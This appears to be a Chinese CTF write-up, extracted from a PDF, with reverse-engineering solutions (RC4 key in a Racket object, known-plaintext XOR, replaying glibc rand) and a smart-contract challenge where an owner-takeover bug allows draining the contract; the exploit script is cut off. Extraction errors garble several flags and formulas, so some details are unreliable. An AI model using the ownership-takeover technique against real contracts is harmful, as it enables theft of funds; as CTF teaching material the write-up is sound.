
RRacket

查看文件头: #~ 9.0 ta6nt。


- #~ 是 Racket 编译对象的标志。
- ta6nt 代表 Threaded AMD 64 Windows NT，说明这是 Chez Scheme 格式的机器码。



拖入IDA发现一串很长的字符串



poopkey (位于偏移 0xd88)：看起来像是一个变量名或密钥。



直接暴露了加密算法是 RC4

```

!000 seg000:000000000000... 00000025 C  rent-code-inspector'rkt-rumble.sls-&
!000 seg000:000000000000... 00000007 C  nstant
!000 seg000:000000000000... 0000000C C  acket/fasl:
!000 seg000:000000000000... 0000000A C  -constant
!000 seg000:000000000000... 00000009 C  \apofpkey
!000 seg000:000000000000... 00000007 C  nstant
!000 seg000:000000000000... 00000023 C  able-set!/define&rkt-linklet.sls-%
!000 seg000:000000000000... 00000040 C  G'<d31fa2c26c024feddef9b38853790c00285e367b916d49a111bfc2bcfb74
!000 seg000:000000000000... 0000001F C  fo\x1Blet7gjkji5i3z5a2rnityfvf6-0
!000 seg000:000000000000... 00000018 C  bwctw0mahurbuiegp7uq3-2
!000 seg000:000000000000... 00000013 C  bdbv4s3hk5ja7rql-a
!000 seg000:000000000000... 0000000C C  $'\trc4-bytes' $'\trc4-bytes'
!000 seg000:000000000000... 00000005 C  \toMHI
!000 seg000:000000000000... 00000006 C  \tT)\tL
!000 seg000:000000000000... 00000006 C  \a\"_\t5

```

尝试按照已知信息用rc4解密

```

seg000:000000000000D78          db 0FFh
seg000:000000000000D79          db 36h, 0, 3Ah, 0D0h, 0E9h, 3Eh, 11h
seg000:000000000000D80          db 0
seg000:000000000000D81          db 0FFh, 27h, 0E0h, 19h, 0, 74h, 27h
seg000:000000000000D88 aPofpkey db 7 'pofpkey',0
seg000:000000000000D91          db 0A
seg000:000000000000D92          db 11h
seg000:000000000000D93          align 4
seg000:000000000000D94          dd 6F630802h
seg000:000000000000D98 aNstant_0 db 'nstant',0
seg000:000000000000D9F          db 18h
seg000:000000000000DA0          db 11h
seg000:000000000000DA1          db 1, 13h, 14h, 76h, 61h, 72h, 69h
seg000:000000000000DA8 aAbleSetDefineR db 'able-set!/define&rkt-linklet.sls-%',0
seg000:000000000000DCB          db 1
seg000:000000000000DCC          dd 302D43F4h
seg000:000000000000DD0          db 0
seg000:000000000000DD1 aGD31fa2c26c024 db 'G',27h,'<d31fa2c26c024feddef9b38853790c00285e367b916d49a111bfc2bc' db 'f74',0
seg000:000000000000E0C          db 0Ah
seg000:000000000000E11          db 12h
seg000:000000000000E12          db 0
seg000:000000000000E13          db 0
seg000:000000000000E14          db 11h
seg000:000000000000E15          db 12h
seg000:000000000000E16          db 1
seg000:000000000000E17          db 0

```

得到flag

RC4 密钥: Text

字符编码: 格式: (格式加密表示输出, 解密表示输入)

加密 解密 提交


POFP(Racket_and_rc4_you_know!)

XOR

先修复exe头部

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI	ASCII
00000000	32	65	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	2e	ÿÿ
00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	.	@
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.	
00000030	00	00	00	00	00	00	00	00	00	00	00	00	00	01	00	00	.	
00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	°	Í!, LÍ!Th
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is	program canno
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t	be run in DOS
00000070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode.	\$
00000080	72	18	07	F2	36	79	69	A1	36	79	69	A1	36	79	69	A1	r	ò6yi;6yi;6yi;
00000090	42	F8	6C	A0	A5	79	69	A1	42	F8	6D	A0	3A	79	69	A1	Bøl	¥yi;Bøm :yi;
000000A0	42	F8	6A	A0	3F	79	69	A1	B1	F0	94	A1	34	79	69	A1	Bøj	?yi;±ð";4yi;
000000B0	B1	F0	6A	A0	3F	79	69	A1	B1	F0	6D	A0	26	79	69	A1	±ðj	?yi;±ðm &yi;
000000C0	B1	F0	6C	A0	1E	79	69	A1	42	F8	68	A0	33	79	69	A1	±ðl	yi;Bøh 3yi;
000000D0	36	79	68	A1	4C	79	69	A1	BB	F0	61	A0	37	79	69	A1	6yh;Lyi;»ða 7yi;	
000000E0	BB	F0	6B	A0	37	79	69	A1	52	69	63	68	36	79	69	A1	»ðk	7yi;Rich6yi;
000000F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.	
00000100	50	45	00	00	64	86	07	00	AE	FB	D5	68	00	00	00	00	PE	d† @ûõh
00000110	00	00	00	00	F0	00	22	00	0B	02	0E	2C	00	36	02	00	ð	" , 6
00000120	00	8C	3A	00	00	00	00	00	CC	C8	00	00	00	10	00	00	Œ:	ÌÈ
00000130	00	00	00	40	01	00	00	00	00	10	00	00	00	02	00	00	æ	

查壳发现由Nuitka打包的 Python 程序



Nuitka 打包的程序在运行时，通常会将 Python 环境和相关 DLL 释放到临时目录 (%TEMP%)

进入该文件夹，提取出核心逻辑文件：script.dll。

从 script.dll 中提取出的加密数据片段 (marshal dump)：

1z1e111z1Q1x1\x191\\1\x191x1Y1\x1b1D1M1u1\x1b1Y1u1L1_1D1\x0b1w1*

去掉混淆字符 1 后，得到原始字节数组：

[122, 101, 108, 122, 81, 88, 25, 92, 25, 88, 89, 27, 68, 77, 117, 27, 89, 117, 76, 95, 68, 11, 87]

通过分析相关字节码（或直接观察变量名 key），推测这是一个 XOR 加密。

题目给出了 Flag 的格式头：POFP{。

利用已知明文攻击 (Known Plaintext Attack)：

- 'P' (ASCII 80) ^ 122 = 42
- 'O' (ASCII 79) ^ 101 = 42
- 'F' (ASCII 70) ^ 108 = 42
- 'P' (ASCII 80) ^ 122 = 42
- '{' (ASCII 123) ^ 81 = 42

计算得出密钥 key 为固定值 42 (0x2A)。

解密脚本

```

1 cipher_values = [122, 101, 108, 122, 81, 88, 25, 92, 25, 88, 89, 27, 68, 77, 117,
2 27, 89, 117, 76, 95, 68, 11, 87]
3 key = 42
4 print(bytes([b ^ key for b in cipher_values]).decode())

```

```

1 cipher_values = [122, 101, 108, 122, 81, 88, 25, 92, 25, 88, 89, 27, 68, 77, 117, 27, 89, 117, 76, 95, 68, 11, 87]
2 key = 42
3 print(bytes([b ^ key for b in cipher_values]).decode())

```

运行 decrypt ×

C:\Users\Pingu\AppData\Local\Programs\Python\Python314\python.exe E:\Download\二\re\XOR\Writeup\decrypt.py

POPF{r3v3rs1ng_1s_fun!}

TimeManager

IDA逆向分析

IDA - TimeManager E:\Download\福瑞\TimeManager\TimeManager

文件(E) 编辑(E) 跳转(J) 搜索(H) 视图(V) 调试器(U) Lumina(N) 选项(O) 窗口(W) 帮助

库函数 常规函数 指令 数据 未分析 外部标志 Lumina 函数

函数

函数名称	区段
f __init_proc	.init
f sub_2020	.plt
f sub_2030	.plt
f sub_2040	.plt
f sub_2050	.plt
f sub_2060	.plt
f sub_2070	.plt
f sub_2080	.plt
f __cxa_finalize	.plt
f puts	.plt
f srand	.plt
f time	.plt
f exit	.plt
f sleep	.plt
f rand	.plt
f start	.tex
f deregister_tm_clones	.tex
f register_tm_clones	.tex
f __do_global_ctors_aux	.tex
f frame_dummy	.tex
f main	.tex
f __libc_csu_init	.tex
f __libc_csu_fini	.tex
f _term_proc	.fini
f puts	ext
f __libc_start_main	ext
f srand	ext
f time	ext

1 int __fastcall main(int argc, const char **argv, const char **envp)

2 {

3 int i; // [rsp+Ch] [rbp-34h]

4 time_t v5; // [rsp+10h] [rbp-30h]

5 time_t v6; // [rsp+20h] [rbp-20h]

6 time_t v7; // [rsp+28h] [rbp-18h]

7

8 v6 = time(0LL);

9 v5 = v6;

10 puts("Welcome to the Wired, Lain.");

11 puts("Your NAVI is ready to assist you.");

12 puts("Just wait 3 hours, and you will see the flag.");

13 for (i = 0; i <= 10799; ++i)

14 {

15 sleep(1u);

16 puts((&mystr)[i % 116]);

17 v7 = time(0LL);

18 if (v7 != v5 + 1)

19 exit(2);

20 srand(v7 + dword_6043 - v6);

21 cipher[i % 128] ^= rand();

22 cipher[i % 17] ^= rand();

23 v5 = v7;

24 }

25 puts("\nWow, u can really do it");

26 puts(cipher);

27 return 0;

28 }

第 21 行, 共 33 行, /main

图形概述

1. 初始化:

- 记录启动时间 `v6 = time(0)`。
- 输出欢迎信息 "Welcome to the Wired, Lain."。

2. 主循环:

- 程序进入一个循环，循环变量 *i* 从 0 到 10799 (共 10800 次)。
- 由于每次循环包含 `sleep(1)`，且循环次数对应 $10800 \text{秒} = 3 \text{小时}$ ，这验证了题目描述中的“等待3小时”。

3. 时间检查 (反调试/反沙箱):

- 在每次 `sleep(1)` 后，程序再次调用 `time(0)` 获取当前时间 *v7*。
- 检查 *v7* 是否严格等于 上一次时间 + 1。如果不满足 (例如因为调试器暂停或系统卡顿)，程序直接 `exit(2)` 退出。

4. 解密逻辑:

- 这是题目的核心。程序根据时间计算一个随机数种子：
- ```
1 | srand(v7 + dword_6043 - v6);
```
- 其中 *v7* 是当前时间，*v6* 是启动时间。
  - dword\_6043* 是一个硬编码的全局变量，值为 `0xbeaddeef`。
  - 利用该种子生成的随机数，对全局数组 `cipher` 进行异或操作：

```
1 | cipher[i % 128] ^= rand();
2 | cipher[i % 17] ^= rand();
```

看似随机的解密过程实际上 **是完全可预测的**。

#### • 种子的确定性:

- 程序强制要求 *v7* - *v6* (即当前时间 - 启动时间) 必须等于循环次数 *i* + 1。
- 因此，第 *i* 次循环的种子计算公式可以化简为：  

$$\begin{aligned} \$\$ \text{Seed}_i &= (\text{Start} + i + 1) + 0\text{xbeaddeef} - \text{Start} \\ &= (i + 1) + 0\text{xbeaddeef} \end{aligned}$$
- 这意味着种子只与循环次数 *i* 有关，与程序运行的具体绝对时间无关。

#### • 随机数生成器:

- Linux 下的 `srand` 和 `rand` 使用的是 glibc 的实现。虽然它是伪随机数生成器，但只要我们知道种子 (我们已经知道了) 和算法 (glibc 开源)，就可以完全复现生成的随机数序列。

### 1. 提取密文: 从二进制文件中提取 `cipher` 数组的原始数据。

- 通过 IDA 或 `readelf` 找到 `cipher` 全局变量的文件偏移 (本题中为 `0x5080`)。

### 2. 复现随机数生成器: 使用 Python 复现 glibc 的 `rand()` 算法。

- 注意 glibc 的 `rand` 在状态数组较大时使用的是加法反馈生成器，而不是简单的线性同余。

### 3. 模拟解密: 编写脚本循环 10800 次，每次生成对应的种子和随机数，对密文进行异或。

写脚本解密

```
1 | import struct
2 | import sys
3 | import os
4 |
5 | BINARY_PATH = 'TimeManager'
6 | CIPHER_OFFSET = 0x5080
7 | CIPHER_SIZE = 128
8 | MAGIC_CONSTANT = 0xbeaddeef
9 |
10 | class GlibcRand:
11 | def __init__(self, seed):
```

```

12 self.state = [0] * 31
13 self.state[0] = seed & 0xffffffff
14 for i in range(1, 31):
15 val = self.state[i-1]
16 if val >= 0x80000000:
17 val -= 0x100000000
18
19 res = (16807 * val) % 2147483647
20 if res < 0:
21 res += 2147483647
22 self.state[i] = res
23
24 self.fptr = 3
25 self.rptr = 0
26 for _ in range(10 * 31):
27 self._step()
28
29 def _step(self):
30 v = (self.state[self.fptr] + self.state[self.rptr]) & 0xffffffff
31 self.state[self.fptr] = v
32 self.fptr = (self.fptr + 1) % 31
33 self.rptr = (self.rptr + 1) % 31
34 return v
35
36 def rand(self):
37 return self._step() >> 1
38
39 def solve():
40 print(f"[*] Analyzing binary: {BINARY_PATH}")
41
42 if not os.path.exists(BINARY_PATH):
43 print(f"[*] Error: File {BINARY_PATH} not found.")
44 return
45 try:
46 with open(BINARY_PATH, 'rb') as f:
47 f.seek(CIPHER_OFFSET)
48 cipher_data = bytearray(f.read(CIPHER_SIZE))
49 print(f"[*] Read {len(cipher_data)} bytes of cipher data.")
50 except Exception as e:
51 print(f"[*] Error reading file: {e}")
52 return
53
54 print("[*] Starting decryption simulation (10800 rounds)...")

55
56 for i in range(10800):
57 seed = (i + 1 + MAGIC_CONSTANT) & 0xffffffff
58 rng = GlibcRand(seed)
59 r1 = rng.rand()
60 r2 = rng.rand()
61 cipher_data[i % 128] ^= (r1 & 0xff)
62 cipher_data[i % 17] ^= (r2 & 0xff)
63
64 if (i + 1) % 1000 == 0:
65 sys.stdout.write(f"\r[*] Progress: {i+1}/10800")
66 sys.stdout.flush()
67
68 print("\n[*] Decryption complete!")
69 print("-" * 50)

```

```

70 try:
71 decoded = cipher_data.decode('utf-8', errors='ignore')
72 print(f"Decoded String: {decoded}")
73 import re
74 match = re.search(r'furryCTF\{.*?\}', decoded)
75 if match:
76 print(f"\n[+] FLAG FOUND: {match.group(0)}")
77 else:
78 print("\n[?] Flag format not found, check the raw output.")
79
80 except Exception as e:
81 print(f"[!] Decoding error: {e}")
82 print(f"Raw bytes: {list(cipher_data)}")
83
84 if __name__ == "__main__":
85 solve()
86

```

```

73 import re
74 match = re.search(pattern: r'furryCTF\{.*?\}', decoded)
75 if match:
76 print(f"\n[+] FLAG FOUND: {match.group(0)}")
77 else:
78 print("\n[?] Flag format not found, check the raw output.")
79
80 except Exception as e:
81 print(f"[!] Decoding error: {e}")
82 print(f"Raw bytes: {list(cipher_data)}")
83
84 if __name__ == "__main__":
85 solve()
86

```

运行 solve

```

C:\Users\Pingu\AppData\Local\Programs\Python\Python314\python.exe E:\Download\福瑞\TimeManager\solve.py
[*] Analyzing binary: TimeManager
[*] Read 128 bytes of cipher data.
[*] Starting decryption simulation (10800 rounds)...
[*] Progress: 10000/10800
[*] Decryption complete!

Decoded String: furryCTF{y0U_kn0W_h0W_t0_h4ndl3_ur_t1m3}Welcome to the Wired, Lain.0000Your NAVI is ready to assist you.000000Just wait 3 hour
[+] FLAG FOUND: furryCTF{y0U_kn0W_h0W_t0_h4ndl3_ur_t1m3}

```

## 未来程序

- Interpreter 执行一系列替换规则。
- Encoder 的规则实际上构建了一个二进制加减法器。
- 它将输入字符串 (Flag) 复制成两份，中间用 | 分隔。
- 左半部分：将输入中的第一个 + 替换为 -，然后执行计算（即 A - B）。
- 右半部分：保持输入不变，执行计算（即 A + B）。
- 最终输出格式为：Binary(A - B) | Binary(A + B)。
- 我们拥有的 Output 是 L | R。
- 这是一个简单的二元一次方程组：[o bj ec tO bj ec t] L = A - B [o bj ec tO bj ec t] R = A + B
- 解得：[o bj ec tO bj ec t] A = (R + L) / 2 [o bj ec tO bj ec t] B = (R - L) / 2
- 将 Output 的左右两部分转换为大整数进行计算。

- 计算出的 A 对应 ASCII 字符串: furyCTF{This\_Is\_Tu7ing}
- 计算出的 B 对应 ASCII 字符串: \_C0mple7es\_Charm\_nwn}
- 原始输入 (Flag) 即为 A + B (注意这里的 + 是字符)。

## 解密脚本

```

1 import sys
2
3 class Rule:
4 def __init__(self, line):
5 self.raw = line
6 self.a = ""
7 self.b = ""
8 self.fstart = False
9 self.fend = False
10 self.lstart = False
11 self.lend = False
12 self.once = False
13 self.stat = False # return
14 self.boom = False
15
16 opt = line.strip()
17 pos = opt.find("=")
18 start = opt.find("(start)")
19 end = opt.find("(end)")
20 once = opt.find("(once)")
21 ret = opt.find("(return)")
22
23 if start != -1:
24 if start < pos:
25 self.fstart = True
26 if opt.find("(start)", start+1) != -1:
27 self.lstart = True
28 else:
29 self.lstart = True
30
31 if end != -1:
32 if end < pos:
33 self.fend = True
34 if opt.find("(end)", end+1) != -1:
35 self.lend = True
36 else:
37 self.lend = True
38
39 if once != -1:
40 self.once = True
41
42 if ret != -1:
43 self.stat = True
44
45 if not (self.fstart or self.fend or self.once):
46 self.a = opt[:pos]
47 else:
48 if self.fstart:
49 self.a = opt[7:pos]
50 elif self.fend:
51 self.a = opt[5:pos]
```

```

52 else: # once
53 self.a = opt[6:pos]
54
55 if not (self.lstart or self.lend or self.stat):
56 self.b = opt[pos+1:]
57 else:
58 if self.lstart:
59 self.b = opt[pos+8:]
60 elif self.lend:
61 self.b = opt[pos+6:]
62 else: # return
63 self.b = opt[pos+9:]
64
65 rules = []
66
67 def load_rules():
68 raw_rules = [
69 "(once)=
70 (start)xx
71 xxx
72 xxx
73 xxx
74 xxx
75 xxx",
76 "(once)=(start)|",
77 "x1=(end)211*",
78 "x0=(end)200*",
79 "x+=(end)2++*",
80 "(once)=
81 (end)yy
82 yy
83 yy
84 yy
85 yy
86 yy
87 yy
88 yy
89 yy
90 yy
91 yy
92 yy
93 yy"
 "1*y=(start)1",
 "0*y=(start)0",
 "+*y=(start)+",
 "0y=y0",
 "1y=y1",
 "+y=y+",
 "x=",
 "2=",
 "y=",
 "(once)+=-",
 "+1=ta+",
 "+0=t+",
 "+=",
 "at=taa",
 "t=",
 "1a=a0",
 "0a=1",
 "a=1",
 "-1=qb-",

```

```

94 "-0=q-",
95 "-=",
96 "bq=qbb",
97 "q=",
98 "0b=b1",
99 "1b=0",
100 "(start)0="
101]
102 for r in raw_rules:
103 rules.append(Rule(r))
104
105 def run(ori):
106 step = 0
107 while True:
108 repeat = False
109 sv = ori
110 for i in range(len(rules)):
111 r = rules[i]
112 if r.stat:
113 if r.a in ori:
114 return r.b
115 continue
116 if r.boom: continue
117 matched = False
118 idx = -1
119 if not (r.fstart or r.fend):
120 idx = ori.find(r.a)
121 if idx != -1: matched = True
122 elif r.fstart:
123 if ori.startswith(r.a):
124 matched = True
125 idx = 0
126 else:
127 if ori.endswith(r.a):
128 matched = True
129 idx = len(ori) - len(r.a)
130 if matched:
131 repeat = True
132 if not (r.lstart or r.lend):
133 ori = ori[:idx] + r.b + ori[idx+len(r.a):]
134 elif r.lstart:
135 ori = r.b + ori[:idx] + ori[idx+len(r.a):]
136 else:
137 ori = ori[:idx] + ori[idx+len(r.a):] + r.b
138 if r.once:
139 r.boom = True
140 break
141 if not repeat and sv == ori:
142 break
143 step += 1
144
145 return ori
146
147 if __name__ == "__main__":
148 load_rules()
149 input_str = sys.argv[1] if len(sys.argv) > 1 else "10"
150 res = run(input_str)
151 print(f"Result: {res}")

```

```

def bin_to_int(b_str): //用法
 if not b_str: return 0
 return int(b_str, 2)
def int_to_bin(n):
 return bin(n)[2:]
def int_to_ascii(n): //用法
 try:
 h = hex(n)[2:]
 if len(h) % 2 != 0:
 h = '0' + h
 return bytes.fromhex(h).decode('utf-8', errors='ignore')
 except Exception as e:
 return str(e)
output_str = "1100110011101010001001100101110100100011010101110001110101000101100011101000010111101000010110000111010100010111100001000100011101100111001010111001110010001110111111"
left_str, right_str = output_str.split('|')
L = bin_to_int(left_str)
R = bin_to_int(right_str)
A = (R + L) // 2
B = (R - L) // 2
res_a = int_to_ascii(A)
res_b = int_to_ascii(B)
print(f"Flag A: {res_a}")
print(f"Flag B: {res_b}")
print(f"Flag: {res_a}{res_b}")

```

行 solve ×

&gt; :

```
C:\Users\Pingu\AppData\Local\Programs\Python\Python314\python.exe E:\Download__re\Encoder\solve.py
Flag A: funnyCTF{This_Is_Tu7ing
Flag B: _C0mple7es_C0mple7es_Charm_nwn}
Flag: funnyCTF{This_Is_Tu7ing_C0mple7es_Charm_nwn}
```

```

1 def bin_to_int(b_str):
2 if not b_str: return 0
3 return int(b_str, 2)
4 def int_to_bin(n):
5 return bin(n)[2:]
6 def int_to_ascii(n):
7 try:
8 h = hex(n)[2:]
9 if len(h) % 2 != 0:
10 h = '0' + h
11 return bytes.fromhex(h).decode('utf-8', errors='ignore')
12 except Exception as e:
13 return str(e)
14 output_str =
15 "11001100111010100010011001011101001000110101011100011101010001011000011101
16 0000010111101100001010000011011111000010001000111101100111000101011100100011
17 110001111111111101010|0110011001110101110100011011010110100110110001100010010
18 110010111000001000101111001101110111001101001010100010101100011101010011010001110
19 0000111010100101111000001101110011100100"
20 left_str, right_str = output_str.split('|')
21 L = bin_to_int(left_str)
22 R = bin_to_int(right_str)
23 A = (R + L) // 2
24 B = (R - L) // 2
25 res_a = int_to_ascii(A)
26 res_b = int_to_ascii(B)
27 print(f"Flag A: {res_a}")
28 print(f"Flag B: {res_b}")
29 print(f"Flag: {res_a}{res_b}")

```

# Blockchain

## 好像忘了啥

The screenshot shows a web browser window for the URL <http://ctf.furryctf.com:36320>. The title bar indicates the page is not secure. The main content area has a dark background with light-colored text.

**挑战说明 (Challenge Description):**

- 这是一个存储了100 ETH的智能合约。
- 目标: 清空余额获取Flag。
- 重要:** 你需要先获取攻击者账户的私钥才能开始挑战。
- 点击下方按钮获取私钥:

**连接信息 (Connection Information):**

- RPC端点: <http://furryctf.com:【容器端口】/rpc/> (Copy button)
- 链ID: 1337 (Copy button)

通过访问题目提供的网页 ([ctf.furryctf.com:36313](http://ctf.furryctf.com:36313))，我们获得了以下关键信息：

- RPC 接口地址:** <http://ctf.furryctf.com:36313/rpc/>
- 合约源码:** target.sol
- 攻击者私钥:** 通过 /api/attacker-key.json 获取，用于发起交易。
- 合约地址:** 0x3C1FC51e9f4AC7d2c71F4d4f7FF074A91380B7Ae

我们审计了 target.sol 合约源码，发现了一个关键的逻辑漏洞。

```
1 function getStatus() public returns (address, uint256) {
2 return (owner = msg.sender, balance);
3 }
```

- 预期逻辑:** 通常 getStatus 应该是一个 view 函数，仅用于返回当前合约的状态 (Owner 地址和余额)。
- 实际逻辑:** 该函数没有 view 修饰符，并且在返回语句中执行了赋值操作 owner = msg.sender。
- 后果:** 任何人只要调用这个函数，合约的 owner 变量就会被立即修改为调用者的地址。这是一个典型的权限接管漏洞。

```

1 function withdrawAll() public {
2 require(msg.sender == owner, "Only owner can withdraw"); // 检查1: 必须是Owner
3 uint256 amount = balance;
4 require(amount > 0, "No balance to withdraw"); // 检查2: 余额必须大于0
5
6 balance = 0;
7 (bool success,) = msg.sender.call{value: amount}("");
8 require(success, "Transfer failed");
9
10 emit withdrawal(msg.sender, amount);
11 emit FlagRevealed(msg.sender, flag); // 触发Flag事件
12 }

```

- 利用条件:

- 调用者必须是 owner (通过漏洞点 getStatus 达成)。
- 合约余额必须大于 0 (如果余额为0, 我们需要先转账进去)。

基于上述分析, 我们的攻击步骤如下:

- 连接环境:** 使用 web3.py 连接到题目提供的 RPC 端口, 并加载攻击者私钥。
- 夺取权限:** 发送交易调用合约的 getStatus() 函数。交易确认后, 我们(攻击者地址)将成为合约的新 Owner。
- 检查余额:** 读取合约当前余额。
  - 如果余额为 0, 调用 deposit() 函数存入少量 ETH (如 1 ETH), 以满足 withdrawAll 的检查条件。
- 提取 Flag:** 调用 withdrawAll() 函数。
  - 该函数会将合约内所有 ETH 转给我们。
  - 同时会触发 FlagRevealed 事件。
- 获取结果:** 解析交易回执 (Receipt) 中的 Logs, 解码 FlagRevealed 事件获取 Flag 字符串。

上脚本

```

1 import requests
2 import sys
3 import time
4 from web3 import Web3
5
6 sys.stdout.reconfigure(encoding='utf-8')
7 BASE_URL = "http://ctf.furryctf.com:36320"
8
9 def log(msg):
10 print(f"[+] {msg}", flush=True)
11
12 def error(msg):
13 print(f"[-] ERROR: {msg}", flush=True)
14 sys.exit(1)
15
16 def main():
17 try:
